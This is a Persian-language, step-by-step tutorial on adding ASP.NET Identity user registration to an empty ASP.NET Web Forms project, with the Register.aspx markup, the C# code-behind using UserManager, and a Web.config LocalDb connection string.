


در دیالوگ جدید ASP.NET گزینه **Empty** را انتخاب کنید.




دقت کنید که دکمه **Change Authentication** غیرفعال است و هیچ پشتیبانی ای برای احراز هویت در این قالب پروژه وجود ندارد.

افزودن پکیج‌های ASP.NET Identity به پروژه
روی نام پروژه کلیک راست کنید و گزینه **Manage NuGet Packages** را انتخاب کنید. در قسمت جستجوی دیالوگ باز شده عبارت "Identity.E" را وارد کرده و این پکیج را نصب کنید.



دقت کنید که نصب کردن این پکیج وابستگی‌ها را نیز بصورت خودکار نصب می‌کند: ASP.NET Identity Core و Entity Framework.

افزودن فرم‌های وب لازم برای ثبت نام کاربران
یک فرم وب جدید بسازید.



در دیالوگ باز شده نام فرم را به **Register** تغییر داده و تایید کنید.

فایل ایجاد شده جدید را باز کرده و کد Markup آن را با قطعه کد زیر جایگزین کنید.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeBehind="Register.aspx.cs"
Inherits="WebFormsIdentity.Register" %>

<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title></title>
```

```

</head>
<body style="background-color: #f0f0f0">
    <form id="form1" runat="server">
        <div>
            <h4 style="text-align: center; margin-bottom: 10px">Register a new user</h4>
            <hr />
            <p>
                <asp:Literal runat="server" ID="StatusMessage" />
            </p>
            <div style="margin-bottom: 10px">
                <asp:Label runat="server" AssociatedControlID="UserName">User name</asp:Label>
                <div>
                    <asp:TextBox runat="server" ID="UserName" />
                </div>
            </div>
            <div style="margin-bottom: 10px">
                <asp:Label runat="server" AssociatedControlID="Password">Password</asp:Label>
                <div>
                    <asp:TextBox runat="server" ID="Password" TextMode="Password" />
                </div>
            </div>
            <div style="margin-bottom: 10px">
                <asp:Label runat="server" AssociatedControlID="ConfirmPassword">Confirm password</asp:Label>
                <div>
                    <asp:TextBox runat="server" ID="ConfirmPassword" TextMode="Password" />
                </div>
            </div>
            <div>
                <asp:Button runat="server" OnClick="CreateUser_Click" Text="Register" />
            </div>
        </div>
    </form>
</body>
</html>

```

این تنها یک نسخه ساده شده Register.aspx است که از چند فیلد فرم و دکمه‌ای برای ارسال آنها به سرور استفاده می‌کند.

فایل کد این فرم را باز کرده و محتویات آن را با قطعه کد زیر جایگزین کنید.

```

using Microsoft.AspNet.Identity;
using Microsoft.AspNet.Identity.EntityFramework;
using System;
using System.Linq;

namespace WebFormsIdentity
{
    public partial class Register : System.Web.UI.Page
    {
        protected void CreateUser_Click(object sender, EventArgs e)
        {
            // Default UserStore constructor uses the default connection string named: DefaultConnection
            var userStore = new UserStore<IdentityUser>();
            var manager = new UserManager<IdentityUser>(userStore);

            var user = new IdentityUser() { UserName = UserName.Text };
            IdentityResult result = manager.Create(user, Password.Text);

            if (result.Succeeded)
            {
                StatusMessage.Text = string.Format("User {0} was created successfully!", user.UserName);
            }
            else
            {
                StatusMessage.Text = result.Errors.FirstOrDefault();
            }
        }
    }
}

```

کد این فرم نیز نسخه ای ساده شده است. فایلی که بصورت خودکار توسط VS برای شما ایجاد می‌شود متفاوت است.


کلاس `IdentityUser` پیاده سازی پیش فرض EntityFramework از قرارداد `IUser` است. قرارداد `IUser` تعریفات حداقلی یک کاربر در ASP.NET Identity Core را در بر می‌گیرد.

کلاس `UserStore` پیاده سازی پیش فرض EF از یک فروشگاه کاربر (user store) است. این کلاس چند قرارداد اساسی `.IUserRoleStore`, `IUserStore`, `IUserLoginStore`, `IUserClaimStore` و `Identity Core` را پیاده سازی می‌کند:

کلاس `UserManager` دسترسی به API‌های مربوط به کاربران را فراهم می‌کند. این کلاس تمامی تغییرات را بصورت خودکار در `UserStore` ذخیره می‌کند.

کلاس `IdentityResult` نتیجه یک عملیات هویتی را معرفی می‌کند (identity operations).

پوشه `App_Data` را به پروژه خود اضافه کنید.




فایل `Web.config` پروژه را باز کنید و رشته اتصال جدیدی برای دیتابیس اطلاعات کاربران اضافه کنید. این دیتابیس در زمان اجرا (runtime) بصورت خودکار توسط EF ساخته می‌شود. این رشته اتصال شبیه به رشته اتصالی است که هنگام ایجاد پروژه بصورت

خودکار برای شما تنظیم می‌شود.

```
<?xml version="1.0" encoding="utf-8"?>
<!--
  For more information on how to configure your ASP.NET application, please visit
  http://go.microsoft.com/fwlink/?LinkId=169433
-->
<configuration>
  <configSections>
    <!-- For more information on Entity Framework configuration, visit
http://go.microsoft.com/fwlink/?LinkID=237468 -->
    <section name="entityFramework"
      type="System.Data.Entity.Internal.ConfigFile.EntityFrameworkSection, EntityFramework, Version=6.0.0.0,
      Culture=neutral, PublicKeyToken=b77a5c561934e089" requirePermission="false" />
  </configSections>
  <connectionStrings>
    <add name="DefaultConnection" connectionString="Data
Source=(LocalDb)\v11.0;AttachDbFilename=|DataDirectory|\WebFormsIdentity.mdf;Initial
Catalog=WebFormsIdentity;Integrated Security=True"
      providerName="System.Data.SqlClient" />
  </connectionStrings>
  <system.web>
    <compilation debug="true" targetFramework="4.5" />
    <httpRuntime targetFramework="4.5" />
  </system.web>
  <entityFramework>
    <defaultConnectionFactory type="System.Data.Entity.Infrastructure.LocalDbConnectionFactory,
      EntityFramework">
      <parameters>
        <parameter value="v11.0" />
      </parameters>
    </defaultConnectionFactory>
    <providers>
      <provider invariantName="System.Data.SqlClient"
        type="System.Data.Entity.SqlServer.SqlProviderServices, EntityFramework.SqlServer" />
    </providers>
  </entityFramework>
</configuration>
```


همانطور که مشاهده می‌کنید نام این رشته اتصال *DefaultConnection* است.

روی فایل Register.aspx کلیک راست کنید و گزینه **Set As Start Page** را انتخاب کنید. اپلیکیشن خود را با کلیدهای ترکیبی **Ctrl + F5** اجرا کنید که تمام پروژه را کامپایل نیز خواهد کرد. یک نام کاربری و کلمه عبور وارد کنید و روی **Register** کلیک کنید.



